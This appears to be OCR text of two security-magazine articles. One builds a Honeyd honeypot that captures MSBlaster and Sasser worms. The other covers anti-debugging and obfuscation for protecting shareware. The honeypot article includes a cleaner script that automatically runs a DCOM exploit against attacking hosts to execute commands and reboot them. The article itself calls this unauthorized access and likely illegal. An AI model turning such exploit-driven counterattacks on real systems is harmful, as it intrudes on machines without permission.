the background, using the `-l` and `-s` parameters to log data to appropriate files (for instance somewhere in the */usr/local/share/honeyd/logs/* directory). During testing, we can also start *Honeyd* with root permissions (`-u` and `-g` parameters), which will help to eliminate problems with access permissions to any scripts and directories used.

Now we need to make our honeypot respond with its hardware address to any ARP requests directed at IP addresses 10.0.0.10, 10.0.0.11 and 10.0.0.12. To accomplish this, we will use a program called *arpd*, written by the author of *Honeyd* and available from his website. In our example, we will run *arpd* with the following parameters:

```
# arpd 10.0.0.10-10.0.0.12
```

Once everything is set up, we can start testing our honeypot, which will require scanning and establishing some connections to our new virtual systems. This can be done equally well from computers located behind a router or within a local network.

Our example uses just a few of the most basic features offered by *Honeyd*. The program's functionality is much greater – suffice it to say that it can emulate entire computer networks with virtual routers (up to 65 thousand hosts!), as well as creating dynamic systems which change their configuration depending on who connects to them and when. However, even the basic functions will be more than sufficient for our purpose of combating Internet worms and computer viruses.

Honeyd worms

If our honeypot is to effective, we must take great care to position it in a suitable location within the computer network and to define suitable ways of accessing it. Let's use the network presented in Figure 4 as an example. Of course, the best and most secure environment for catching Internet worms would be an isolated network segment, but for the purpose of this article we will use the a typical corporate network structure.

Listing 3. *The test.sh script logs all activity on port 22 of the honeypot*

```
#!/bin/sh
DATE='date'
echo "$DATE: Connection started from $1 port $2" \
  >> /usr/local/share/honeyd/logs/test.log
echo SSH-1.5-2.40
while read line
do
        echo "User input: $line" >> /usr/local/share/honeyd/logs/test.log
        echo "$line"
done
```

It is a simple and fairly common configuration, made up of two subnetworks: a demilitarised zone containing Internet mail and WWW services and an internal network containing workstations used by company employees. The networks are connected to the Internet through a router, and the workstations are additionally protected by a firewall. To make things easier, let's assume that the company has obtained a pool of class C addresses from 62.x.x.0 to 62.x.x.254.

As can be seen in the figure, the honeypot is installed in the outer network and receives the address 62.x.x.11. Addresses from 62.x.x.1 to 62.x.x.11 are assigned to actual computers, while the rest is used by *Honeyd*. This means that the network contains a total of 243 virtual machines which are used as worm traps, which greatly improves the probability that a worm will attack a trap instead one of the servers or workstations.

We want the honeypot to effectively protect us from Internet worms, so during the configuration and installation process we need to take into account all stages of worm activity. For now, let's make it our goal to obtain the code of the worm.




Figure 4. *Honeypot placement in a sample computer network*

Listing 4. *Contents of the config2 file*

```
1: create default
2: set default personality "Microsoft Windows 2000 Professional"
3: add default tcp port 135 open
4: add default tcp port 445 open
5: set default default tcp action reset
6: set default default udp action reset
```

Listing 5. *Contents of the config3 file*

```
1: create default
2: set default personality "Microsoft Windows 2000 Professional"
3: add default tcp port 135 open
4: add default tcp port 445 open
5: add default tcp port 4444 ←
    "/bin/sh scripts/MSBlaster_Catcher.sh $ipsrc $ipdst"
6: add default tcp port 9996 ←
    "/bin/sh scripts/Sasser_Catcher.sh $ipsrc $ipdst"
7: set default default tcp action reset
8: set default default udp action reset
```

Listing 6. *MSBlaster_Catcher.sh script*

```
#!/bin/sh

DATE='date +%s'
mkdir /worms/MSBlaster/$1-$2-$DATE
cd /worms/MSBlaster/$1-$2-$DATE

tftp $1 <<EOF
get msblast.exe
quit
EOF
```

Listing 7. *Sasser_Catcher.sh script*

```
#!/bin/sh

DATE='date +%s'
mkdir /worms/Sasser/$1-$2-$DATE
cd /worms/Sasser/$1-$2-$DATE

while read LINE
do
    LINE=`echo "$LINE" | grep "get"`

    if [ "$LINE" ]
    then
        FILENAME='echo "$LINE" | cut -f3 -d" " | cut -f1 -d">"'

        ncftp -u anonymous -p user -P 5554 $1 <<EOF
bin
get $FILENAME
bye
EOF

        break
    fi
done
```

Infection

During the infection phase, we need to fool the worm so that it believes it is dealing with an actual vulnerable system and proceeds with its attack. This will let the malicious program go on to the propagation phase while we can detect the source of the attack. We are interested in the *MSBlaster* and *Sasser* worms, so we primarily need to emulate the Windows 2000 and XP systems with the susceptible services active. This can be done using the configuration presented in Listing 4.

As a result, *Honeyd* will create a virtual computer profile which will have the characteristics of the Windows 2000 Professional operating system and will await TCP connections on ports appropriate for the DCOM, RPC and LSASS services. The profile is called `default`, which is a special name specifying that this profile is to be used for all IP addresses which have no other profile assigned. In our case, this will be the entire range of IP addresses assigned to *Honeyd*. We start the *Honeyd* and *arpd* programs using the following commands:

```
# honeyd -d -u 0 -g 0 \
  -f config2 62.x.x.12-62.x.x.254
# arpd -d 62.x.x.12-62.x.x.254
```

Propagation

In order for the worm to pass to the propagation phase, we need to simulate a successful infection. In case of the *MSBlaster* and *Sasser* worms this is achieved simply by enabling the worms to establish connections to shells connected respectively to TCP ports 4444 and 9996 on the attacked computer. We must therefore extend the configuration file from Listing 4 to the version shown in Listing 5.

The new lines 5 and 6 attach shell scripts called *MSBlaster_Catcher.sh* and *Sasser_Catcher.sh* to ports 4444 and 9996 of the virtual systems. Both scripts are run with the `$ipsrc` and `$ipdst` built-in parameters, corresponding to the IP addresses of the aggressor's and the

Installing and Configuring a Windows SSH Server

Installing the OpenSSH server in Windows 2000 and XP is fairly simple and requires the following steps:

- Log into the local computer as *Administrator* and start the installation program.
- Accept the licence and choose the components to be installed (for our example the *Shared Tools* and *Server* options will be enough) and the destination directory (we can use the default *C:\Program Files\OpenSSH*).
- Start the command-line shell and change to the *C:\Program Files\OpenSSH\bin* folder.
- Create the user group permission file *etc\group* using the commands `mkgroup -l >> .. \etc\group` (for local groups) and, if required, also `mkgroup -d >> ..\etc\group` (for domain groups).
- Add users permitted to log into the system through the SSH server to the *etc\passwd* file. The command syntax is: `mkpasswd -l -d [-u <username>]`. For our example we just need to add the local user *Administrator*, so the command will be `mkpasswd -l -u Administrator >> ..\etc\passwd`.
- Start the server using `net start opensshd` and check that it works by connecting to it from another computer in the network (it's best to use the honeypot for that purpose).

Now we need to configure the server so it authenticates the *Administrator* user with cryptographic keys rather than a password.

- Start the command-line shell and change to the *C:\Program Files\OpenSSH\bin* folder.
- Generate a pair of keys using `ssh-keygen -t dsa`. When asked for the destination of the key files, leave the default path */home/Administrator/.ssh/id_dsa*. Leave the password blank. The directory *C:\Documents and Settings\Administrator\.ssh* should now contain two files: *id_dsa* (the private key) and *id_dsa.pub* (the public key).
- Add the public key to the authorised key file by changing to the *C:\Documents and Settings\Administrator\.ssh* directory and executing `copy /b id_dsa.pub authorized_keys`.
- Move the private key file from the server to the honeypot and place it in the *.ssh* directory of the user with whose permissions *Honeyd* will be started – in our case the user will be *root* and the directory */root/.ssh*. Give the file suitable permissions using `chmod 400 id_dsa`.
- Check the configuration by connecting to the server using `ssh -l Administrator server`.
- If any problems occur or the server still prompts for a password, check the SSH server configuration file (*C:\Program Files\OpenSSH\etc\sshd_config*) and, if necessary, provide the proper values for the following parameters: `StrictModes no`, `PubkeyAuthentication yes`, `AuthorizedKeysFile .ssh/authorized_keys`. If this doesn't help, then the only thing left to do is to consult the program documentation.

Listing 8. *The config4 configuration file*

```
1: create default
2: set default personality "Microsoft Windows 2000 Professional"
3: add default tcp port 135 open
4: add default tcp port 445 open
5: add default tcp port 4444 ←
    "/bin/sh scripts/MSBlaster_Cleaner.sh $ipsrc $ipdst"
6: add default tcp port 9996 ←
    "/bin/sh scripts/Sasser_Cleaner.sh $ipsrc $ipdst"
7: set default default tcp action reset
8: set default default udp action reset
```

victim's computer. The scripts simulate a correct propagation process and obtain the worm's code from the attacking computer. Their contents are presented in Listings 6 and 7.

In line 4, the *MSBlaster_Catcher.sh* script creates a subdirectory of the */worms/MSBlaster* directory, which is assigned a name made up of the aggressor's and victim's IP addresses (obtained from *Honeyd* as command-line parameters) and the current date represented as the number of seconds elapsed since 1 January 1970. The script then changes the path to that directory (line 5) and connects to the aggressor using an FTP client (line 7). Lines 8 and 9 contain commands supplied to the *tftp* program: the first obtains a file called *msblast.exe*, while the other ends the session.

The *Sasser_Catcher.sh* script uses a similar principle, but it is more complex due to the way the *Sasser* worm operates. The filename of the transmitted program consists of two parts and has the form *<number>_up.exe*, where the *<number>* field is a randomly chosen numeric value. This means that in order to obtain the file from the aggressor's system (lines 15–19), the script must first find out the full filename by reading and analysing the commands issued by *Sasser* (lines 7–13).

The scripts for catching *MSBlaster* or *Sasser* worm were created using detailed knowledge of the way these two worms spread (see Listing 1). The *Honeyd* program will run the scripts as soon as connections are established to ports 4444 or 9996. If a connection is indeed made by an *MSBlaster* or *Sasser* worm, we will obtain binary files containing the worm's executable code. The files can then be analysed and used for creating vaccines for anti-virus software and patterns for IDS systems. We can also run them in an isolated and monitored network environment in order to fully understand the way the worms work.

Listing 9. *The MSBlaster_Cleaner.sh script*

```
#!/bin/sh

./dcom_exploit -d $1 -t 1 -l 4445 << EOF

taskkill /f /im msblast.exe /t

del /f %SystemRoot%\System32\msblast.exe

echo "Windows Registry Editor Version 5.00" > c: \cleaner.reg
echo [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run] \
  >> c:\cleaner.reg
echo "windows auto update" = "REM msblast.exe" >> c: \cleaner.reg
regedit /s c:\cleaner.reg
del /f c:\cleaner.reg

shutdown -r -f -t 0

exit
EOF

date='date'
echo "$date: MSBlaster Worm was cleaned up" \
  >> /worms/cleanup
```

Listing 10. *The Sasser_Cleaner.sh script*

```
#!/bin/sh

ssh -l Administrator $1 << EOF

tftp -i 62.x.x.11 get f-sasser.exe C:\f-sasser.exe
C:\f-sasser.exe
attrib -R C:\f-sasser.exe
del C:\f-sasser.exe
exit

EOF

date=`date`
echo "$date: Sasser Worm was cleaned up" \
  >> /worms/cleanup
```

Unknown pest

So now we know how to catch worms whose exploits and manner of operation are already known. But what about new, unknown worms? Can they be caught using the examples described above?

Well, they certainly can, but it takes a lot more time because we don't know how they operate, which means that we need to observe all events occurring in our honeypot. The first thing to do is to prepare suitable traps to simulate the actions of as many applications as possible and log all data sent to them. For this purpose we can use a script similar to that shown in Listing 3.

Once the honeypot is configured and running, we need to constantly monitor the information gathered and react appropriately. For example, if one of the TCP ports starts receiving character strings, this may signify an attempted buffer overflow attack on the application active on that port. If the same IP address later tries to connect to some high, non-standard port number, we might conclude that it is trying to establish a connection with a shell started using the previous buffer overflow exploit. We could then assign a logging script to that port, which would allow us to analyse all data sent to the port and take further action as necessary.

Striking back

There may be cases where we would like a honeypot to automatically remove a malicious program as soon as one has been detected, for instance if we are in charge of a large computer network made up of several hundred workstations running Windows 2000/XP. At present, the best way of protecting a network from known worms and viruses is of course to frequently update the anti-virus program's virus database and observe the basic rules of cyber-hygiene, but it is quite possible that in the near future worms will become so advanced that determining a universal behaviour pattern will be difficult, time-consuming or maybe even impossible. Even today, a fair amount of time has to elapse between the first occurrence of a worm and its signature being determined.

For worms such as *MSBlaster*, *Sasser* and many similar ones, creating a honeypot which automatically removes them from infected computers is easy. This is because the worm can be removed simply by executing a few commands on the infected system or downloading and running a cleaning program. If we are in charge of a computer network (and therefore have administrator level permissions), the easiest way of doing this is to use remote administration software – in our example we will use the SSH application.

Paradoxically, we can also carry out automatic cleaning on systems for which we don't have administrator privileges by using the same vulnerability as the worm used for originally infecting the computer. Obviously, we need to have a suitable exploit program which will let us take advantage of the security gap, but in most cases this is no problem, as the vulnerability is usually well-documented. Even if we are not able to create an exploit ourselves, one can often be found on websites or newsgroups dedicated to computer

security. However, using this method must be carefully considered, as using the exploit is equivalent to obtaining unauthorized access to another computer, so even if our intentions are good, it is still morally doubtful and usually also illegal.

Let's have a look at the practical application of both methods. We will have a reconfigured honeypot remove the *MSBlaster* worm by getting into the infected computer through the gap in the DCOM RPC service, while systems infected by *Sasser* will be cured using the *Sasser Removal Tool*, created by F-Secure.

The first thing to do is to expand the configuration of our sample network (presented in Figure 4) by adding an SSH service which will use cryptographic keys to authenticate users (configuration is described in the frame *Installing and Configuring a Windows SSH Server*). The honeypot will also have an active TFTP service which will make the *Sasser Removal Tool* available for download as the file *f-sasser.exe*. Listing 8 shows the necessary modifications to the *Honeyd* configuration file.

Compared to the previous configuration, the scripts responsible for capturing worm code have been replaced by the scripts *MSBlaster_Cleaner.sh* and *Sasser_Cleaner.sh*, so if the worms attack any of our virtual traps, the cleaning operations specified in the scripts will be executed. The first script (shown in Listing 9) exploits the security gap in the DCOM RPC service, which makes it possible to execute any command on the attacked system. However, unlike *MSBlaster*, the script executes commands to remove the worm rather than to spread it.

In its present form, the cleaning script cannot be used in Windows 2000, as it uses the XP-only commands *taskkill* and *shutdown*. However, there should be no problems with modifying the script to use equivalent Windows 2000 commands, available in supplements such as the *Windows 2000 Resource Kit* or *PsTools*.

Line 3 of the *MSBlaster_Cleaner.sh* script executes an exploit with the `-d $1` parameter, causing it to attack the computer with the IP address passed by *Honeyd* using the `$ipsrc` variable and visible in the script as `$1`. The `-t 1` parameter specifies that the operating system on the attacked computer is Windows XP, while `-l 4445` causes a shell to start on TCP port 4445 and await further instructions.

Lines 4–17 contain commands executed on the machine being attacked (or in this case cleaned). First of all, the *MSBlaster* worm process is terminated (Line 5) and its executable file is deleted (line 7). Lines 9–11 prepare a file called *cleaner.reg*, which contains commands for the Windows registry editor to remove registry entries responsible for loading the worm at system startup. In lines 12 and 13, this file is executed and then deleted. Lines 14–16 can contain additional commands, for instance informing the currently logged user that the worm has been found and removed or – like the example in line 15 – restarting the system. The commands in lines 20 and 21 cause the script to log each worm removal operation, with the date and IP address of the cleaned computer being appended to the */worms/cleanup* file.

The script used for removing the *Sasser* worm (Listing 10) works in a slightly different way, using the SSH program to gain access to the Windows shell and then performing operations required to remove *Sasser*. The actual cleaning is done using the *f-sasser.exe* program, which is downloaded from the honeypot.

The *Sasser_Cleaner.sh* script establishes a connection to the infected computer (line 3) and then executes the commands in lines 5–9. Once again, the date of removal and the IP address of the infected computer are logged to the */worms/cleanup* file.

Is it safe?

Although the method of removing Internet worms presented in this article is effective, in its present form it is more a novelty than a serious tool, and if you ever decide to make practical use of it, you should keep three vital issues in mind.

Firstly, cleaning computers which are not under our supervision should not be possible. This can be enforced by restricting the honeypot's access outside our network by using a boundary firewall system or modifying the *Honeyd* scripts so they can only operate on hosts from a specified list.

Secondly, configuring the SSH service as shown above is very dangerous, as it can potentially give access to all the computers in our network to any intruder who takes control of our honeypot.

Finally, and most importantly, if a honeypot is to serve its role properly and genuinely increase overall system security, it must be properly configured, installed in the right place within a network and regularly maintained. Otherwise, the honeypot will not only be useless, but can even pose a significant threat. We must also bear in mind that the honeypot is just one element of the overall security architecture and that it is not intended to replace such security measures as firewalls, IDS systems and good habits. ■

On the Net

- *http://www.honeyd.org* – *Honeyd* home page,
- *http://sshwindows.sourceforge.net* – *OpenSSH* for Windows application home page,
- *http://freessh.org* – list of the most popular SSH servers and clients for a variety of operating systems,
- *http://downloads.securityfocus.com/vulnerabilities/exploits/oc192-dcom.c* – exploit taking advantage of the security gap in RPC DCOM,
- *http://www.f-secure.com/v-descs/sasser.shtml* – *Sasser Removal Tool*,
- *http://www.sysinternals.com/ntw2k/freeware/pstools.shtml* – collection of free tools for the Windows NT and Windows 2000 operating systems.

Protecting Windows Programs from Crackers

Jakub Nowak

A shareware application programmer's work will sooner or later be sabotaged by crackers. Quite often, a crack or keygen can be found on the Internet the very same day that an application is published. There exist, however, effective methods for protecting code from thieves.

Authors of commercial software are often unable, or find it unnecessary, to protect their work from cracking. There is, of course, no ideal solution which would prevent crackers from creating a patch or a key generator. However, if we try to make the cracker's jobs as difficult as possible they just might move on to a less secure program and leave ours be. Let's, therefore, take a look at techniques which will prevent our application from being easy prey.

Detecting SoftIce

Basically, a cracker cannot work without a debugger which lets him trace the execution of the program code in assembler, one instruction at a time. There are several programs which offer this functionality, but *SoftIce* by NuMega seems to be most popular choice in the cracking circle. It is a debugger which works in a privileged environment (*ring 0*).

We can use a few tricks to protect the code from being debugged, mainly involving checking whether *SoftIce* is installed on a given computer and loaded into memory. If the debugger is found, we can then make futher decisions as to our program's behaviour. The methods presented below work perfectly on Windows 9x but some might not perform just as well on other Windows versions (ME/NT/XP/2000). This is due to the increased security level in later versions of Windows which prevents the use of some of the tricks shown.

The first and most popular method of detecting *SoftIce* involves detecting its drivers – the files *sice.vxd* and *ntice.vxd*. Let's try to open them by calling the `CreateFileA` *WinAPI* function (see Listing 1). If *SoftIce* (or rather the

What you will learn...

- how to protect your program from being cracked,
- how to detect the presence of *SoftIce* and *OllyDbg* debuggers,
- how to encrypt screen messages,
- how to use *dummy opcodes*.

What you should know...

- the Delphi programming language,
- assembler,
- how to use Windows debuggers.

Listing 1. *Detecting a debugger by finding its drivers in memory*

```
if
CreateFileA('\\.\SICE', GENERIC_READ or GENERIC_WRITE,
  FILE_SHARE_READ or FILE_SHARE_WRITE, nil, OPEN_EXISTING,
  FILE_ATTRIBUTE_NORMAL, 0) <> INVALID_HANDLE_VALUE
then
  begin
    showmessage('SoftIce detected!');
  end;
```

Listing 2. *Opening SoftIce registry keys with the RegOpenKeyEx WinAPI function*

```
if
RegOpenKeyEx(HKEY_LOCAL_MACHINE,
  'SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Uninstall\\SoftICE',
  0,KEY_READ,key) <> ERROR_SUCCESS
then
  begin
    showmessage('SoftIce detected!');
  end;
```

Listing 3. *Checking for a SoftIce entry in the autoexec.bat file*

```
var   f: textfile;
        s, help: string;
        l: integer;

begin
assignfile(f, 'c:\autoexec.bat');
reset(f);
while not eof(f) do
  begin
    readln(f, s);
    for l:=1 to length(s) do
    s[l]:=Upcase(s[l]);
    help:=s;
    if help ='C:\PROGRA~1\NUMEGA\SOFTIC~1\WINICE.EXE' then
      begin
        showmessage('SoftIce detected!');
      end;
   end;
closefile(f)
end;
```

On the Net

- *http://www.pespin.w.interia.pl/* – the *PESpin* program,
- *http://www.pelock.com/* – the *PELock* program,
- *http://www.sysinternals.com/* – *Filemon* and *Regmon* programs,
- *http://home.t-online.de/home/Ollydbg/* – the *OllyDbg* debugger,
- *http://www.aspack.com/asprotect.html* – the home page of *ASProtect*,
- *http://www.compuware.com/products/devpartner/bounds.htm* – the *Bounds Checker* project,
- *http://www.siliconrealms.com/* – the *Armadillo* protector,
- *mailto: jakub-nowak@o2.pl* – contact with the author.

sice.vxd file) is loaded into memory the system will not allow us to open the driver and will return its handle instead. Otherwise, the function will return the `INVALID_HANDLE_VALUE` which signals the lack of the driver. Exectly the same can be done with the *ntice.vxd* file.

Another method of discovering the debugger is to locate its keys in the Windows system registry. Just like any other Windows program, *SoftIce* creates its own entries in the registry during installation. The modified keys can be found in the `HKEY_LOCAL_MACHINE` tree. They are:

- `SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\SoftICE`,
- `SOFTWARE\NuMega\SoftICE`.

All we therefore need to do is to use the `RegOpenKeyEx` function (see Listing 2) to open the specified registry key – if it doesn't exist, the function will return the `ERROR_SUCCESS` value. The same should be done with the `SOFTWARE\NuMega\SoftICE` key.

Another quite simple technique for detecting the *SoftIce* debugger involves finding the corresponding entry in the *autoexec.bat* file. During installation, *SoftIce* adds a line corresponding to the path to *winice.exe* (*C:\PROGRA~1\NUMEGA\SOFTIC~1\WINICE.EXE*), which is responsible for loading the debugger into memory. The method is presented in Listing 3.

There are also more sophisticated ways of detecting the debugger for example using exceptions. Once initialised, exceptions can be used with API functions such as `SetUnhandledExceptionFilter` or `UnhandledExceptionFilter`.

SoftIce is programmed to catch all calls to `INT 3`. The debugger will not let us assign the `ExceptionHandler` if the `EBP` register contains the `BCHK` value and the `EAX` register contains a value of 4 – it will return a 0 value in the `AL` register instead. If *SoftIce* is not running alongside our program, we will be able to use `SetUnhandledExceptionFilter` to catching exceptions

Listing 4. *Calling the INT 3 exception*

```
var
Save         :pointer;
begin
try
asm
  mov   Save,esp                    ; keep value from ESP register
  push  offset @cont                ; pointer for SetUnhandledException-
                                    ; Filter, it points to where we have to
                                    ; jump in case IS is not detected
  call  SetUnhandledExceptionFilter ; call the exception
  mov   ebp,'BCHK'                  ; load the 'BCHK' value into
                                    ; the EBP register
  mov   eax, 4                      ; load 4 into the EAX register
  INT 3                             ; call the INT 3 interrupt
  Call  ExitProcess                 ; exit if SoftIce was detected
@cont:                              ; jump here if SoftIce is not present
  mov   esp, Save                   ; return the original value to
                                    ; the ESP register
  push  offset @end
  ret
@end:
  ret
end;
except end;
```

Listing 5. *Another way to use the INT 3 interrupt to detect the debugger*

```
var
Save         :pointer;
begin
try
asm
  mov   Save,esp                    ; keep value from ESP register
  push  offset @cont                ; pointer for SetUnhandledExceptionFilter
  call  SetUnhandledExceptionFilter ; call the exception
  mov   eax, 4                      ; load 4 into EAX
  mov   si, 'FG'                    ; load 'FG' into the SI register
  mov   di, 'JM'                    ; load 'JM' into the DI register
  INT 3                             ; call the INT 3 interrupt
  Call  ExitProcess                 ; exit if SoftIce was detected
@cont:                              ; jump here if SI not detected
  mov   esp, Save                   ; return the original value to ESP
  push  offset @end
  ret
@end:
  ret
end;
except end;
```

and continue execution from a specified address. However, the function will not be called if *SoftIce* is being used and this can signal that our program is being debugged.

The easiest way of writing a suitable function is to use inline assembler in *Delphi* code (Listing 4). The function can also be modified so that the `INT 3` interrupt is called with the registers `SI=FG` and `DI=JM` rather than with `EAX=4` and `EBP=BCHK` – the corresponding code is presented in Listing 5.

SoftIce can also be detected by trackin communications between the system and the debugger. We can call the `INT 41` interrupt with the register `EAX=4Fh` (see Listing 6). If *SoftIce* is present in the system, it will handle the interrupt and insert a value of `0F386h` into `EAX`. This value is the debugger's identifier within the system.

We can use the `INT 86h` interrupt to detect *SoftIce* in similar way. The interrupt should be called with the `AH` register set to `43h`. If the debugger is presented in memory, the `EAX` register will be loaded with the value of `0F386h` (see Listing 7).

Yet another method of detecting *SoftIce* uses IDT (*Interrupt Descriptor Table*) which is a table containing information about interrupts (see also Mariusz Burdach's article *Simple Methods for Exposing Debuggers and the VMware Environment, hakin9 1/2005*). The IDT is necessary for the system to run in protected mode.

The Windows system creates an *Interrupt Descriptor Table* for 255 interrupt vectors. Interrupts `INT 1` and `INT 3` are used by *SoftIce*. The idea is to obtain `INT 1` and `INT 3` addresses from the IDT and subtract them from one another. `INT 3` has a value of `3115h`, while `INT 1` contains `30F7h`. After subtraction, we will get `1Eh` (see Listing 8).

What to do once a debugger is detected

The previous examples displayed a message informing the user that *SoftIce* has been detected. In reality, all such signals should be avoided as they make it easier to crack our program. If a cracker received such a message, he could easily search the code for the message string and thereby quickly find and disable our precautions.

This means that rather then presenting any information about the debugger having been detected, we should take certain actions to fool the cracker. For instance, the following values can be inserted into a given variable:

- 1 – if the debugger has been detected,
- 0 – if there is no debugger.

The flag value can then be checked during the program execution, for example when the user presses the *Registration* button. If the value is equal to 1, our application might exit

Listing 6. *Using the INT 41 interrupt to detect the debugger*

```
var
Save         :pointer;
begin
try
asm
  mov   Save,esp                    ; keep the value of ESP
  push  offset @cont                ; pointer to SetUnhandledExceptionFilter
  call  SetUnhandledExceptionFilter ; call the exception
  mov   eax, 4Fh                    ; load 4fh into EAX
  int   41h                         ; call the INT 41 interrupt
  cmp   eax, 0F386h                 ; compare EAX with 0F386h,
                                    ; if equal - SoftIce is present
  jnz   @cont                       ; if they are not equal (EAX <> 0F386h),
                                    ; there is no debugger
  Call  ExitProcess                 ; exit the program if SoftIce detected
@cont:                              ; jump here if SoftIce not detected
  mov   esp, Save                   ; return the original value to ESP
  push  offset @end
  ret
@end:
  ret
end;
except end;
```

Listing 7. *Using the INT 86h interrupt to detect SoftIce*

```
asm
  mov   ah, 43h      ; load 43h into the AH register
  int   68h          ; call the INT 68h interrupt
  cmp   ax, 0F386h   ; compare the contents of AX with 0F386h
  jnz   @cont        ; if not zero (AX <> 0F386h) then SoftIce not detected
  call  ExitProcess ; exit the program
@cont:               ; continue the program
  ret
end;
```

or stop responding – otherwise, it will resume normal operation. Listing 9 contains an example.

Where should we place our *SoftIce* detectors? It is generally best to have as many of them as possible and spread throughout the code rather than putting them all in one place. One check can be run when the program is started, another could lie in wait for the registration button being pressed. Placing the functions in proximity to one another would make it easier for the cracker to find and disable them.

Detecting OllyDbg

OllyDbg is another popular debugger (see Figure 1). Since it operates in a Windows environment, we can detect it by the title in its window header. The header contains the string *OllyDbg* which can be located using the `FindWindowEx` function (see Listing 10).

Filemon and Regmon

If a registry file is used in our program or we decide to write to registry key as a part of the registration process, we should also check for the presence of programs such as *Filemon* and *Regmon*. The first one registers all opened files while the other monitors all registry entries.

There are two ways of detecting these programs; finding their appropriate drivers in memory (Listing 11) and locating the corresponding window (Listing 12).

Regmon can be detected in the same manner. The only changes required to the listings for *Filemon* are changing the driver file name to `\.\REGVXD` and the window title to `Registry Monitor - Sysinternals: www.siliconrealms.com`.

Encrypting character strings

Important messages within our application code should be encrypted. This way, it will be more difficult for the cracker to find a starting point, because instead of a string saying *Invalid Serial Number,* he will just get a string of meaningless characters such as: *Űüđĺçôâüń&úâëµűŕřđçµćđçë˙űë.*

Listing 13 contains a small character string encryption program. The encoding function is very simple and uses only the `xor` instruction. You can improve it, of course, but the main goal here is to make our string illegible and, due to the properties of the `xor` instruction, you don't have to use a reverse function.

In order to see the use of the encoding function, let's use it to encode a string (for instance *Invalid Serial Number*) and then apply the result to our application (see Listing 14). During the disassembling process, instead of the *Invalid Serial Number* string, the cracker will see the meaningless *Űüđĺçôâüń&úâëµűŕřđçµćđçë˙űë.* We should use this method to encrypt messages related to registering and protecting the program. It is best not to encode any other messages as that might make the cracker suspicious.

Dummy opcodes – illegible code

Dummy opcodes can be defined as meaningless and useless instructions spread throughout the code. and they can be a highly useful weapon in the fight against crackers. If we use such *junk* in our code (as these instructions are often referred to), it will basically be impossible for a cracker to accurately analyse meaningful instructions during the debugging process. The code will be messed up to the extent that finding actual instructions will be a very difficult and tedious task.

Cracking a program without prior junk removal is a real challenge, winning our application more time and frustrating the cracker. Also,

Listing 8. *Detecting SoftIce with IDT*

```
var
IDT: integer; Save: pointer;
begin
try
asm
  mov   Save,esp                    ; keep the value of ESP
  push  offset @cont                ; pointer for SetUnhandledExceptionFilter
  call  SetUnhandledExceptionFilter ; call the exception
  sidt  fword ptr IDT               ; get IDT
  mov   eax, dword ptr [IDT+2]      ; load into EAX
  add   eax,8
  mov   ebx, [eax]                  ; EBX = INT1
  add   eax, 16
  mov   eax, [eax]                  ; EAX = INT3
  and   eax, 0ffffh
  and   ebx, 0ffffh
  sub   eax, ebx                    ; subtract INT 1 from INT 3
  cmp   eax, 01eh                   ; if EAX = 01Eh then SoftIce is present
  jnz   @cont                       ; if EAX <> 0 the debugger was not found
  call  ExitProcess                 ; exit the program
@cont:                              ; jump here if SoftIce not detected
  mov   esp, Save                   ; return the original value back to ESP
  push  offset @end
  ret
@end:
  ret
end;
except end;
```

Listing 9. *Actions taken after a debugger has been detected*

```
var vrbl: byte;
procedure checkit
begin
if
CreateFileA('\\.\SICE', GENERIC_READ or GENERIC_WRITE,
  FILE_SHARE_READ or FILE_SHARE_WRITE, nil, OPEN_EXISTING,
  FILE_ATTRIBUTE_NORMAL, 0) <> INVALID_HANDLE_VALUE
then
  begin
    vrbl:=1
  end;
end;

{........here goes the rest of the program......}
procedure TForm1.regClick(Sender: TObject);
begin
     if vrbl=1 then
     ExitProcess(0);
{if the variable is not equal to 1, we simply continue}
end;
```

Listing 10. *Detecting the OllyDbg debugger*

```
if
  FindWindowEx(0,0,0, 'OllyDbg') <> 0
then
  begin
    ExitProcess(0);
  end;
```

disassemblers have a hard time with junk. The code is equally illegible. We will use assembler instructions in order to apply *dummy opcodes* in our application. Here's an example:

```
asm
db $EB, $02, $CD, $20
end;
```

This sample junk was once used in professional *exe-protectors* (programs used for protecting PE executable Windows files). In regular assembly language it would take the form:

```
jmp    $+4
int    20h
```

Instructions of the form `jmp $(+/-number)` cause jumps by a given number of bytes (forward or backward, depending on the + and - signs) which causes *opcodes* to be wrongly interpreted and the code to be messy. If you want to understand exactly how the techniques works, it will be best if you try to debug such code for yourself.

However, we must know where and how to place our junk. First of all, one should use them in large numbers within all code that is responsible for checking the serial number of one's program. Apart from that, the strategy would be to place them in messages informing users about the time limit for using the application or when checking for the presence of a debugger. Sample *opcode* usage is presented in Listing 15.

Of course, inserting junk in this way is not very convenient. Therefore, we can create a file such as *dummy.jnk* which we will contain our junk code and then include the file name in front of each instruction: `{$I dummy.jnk}`.

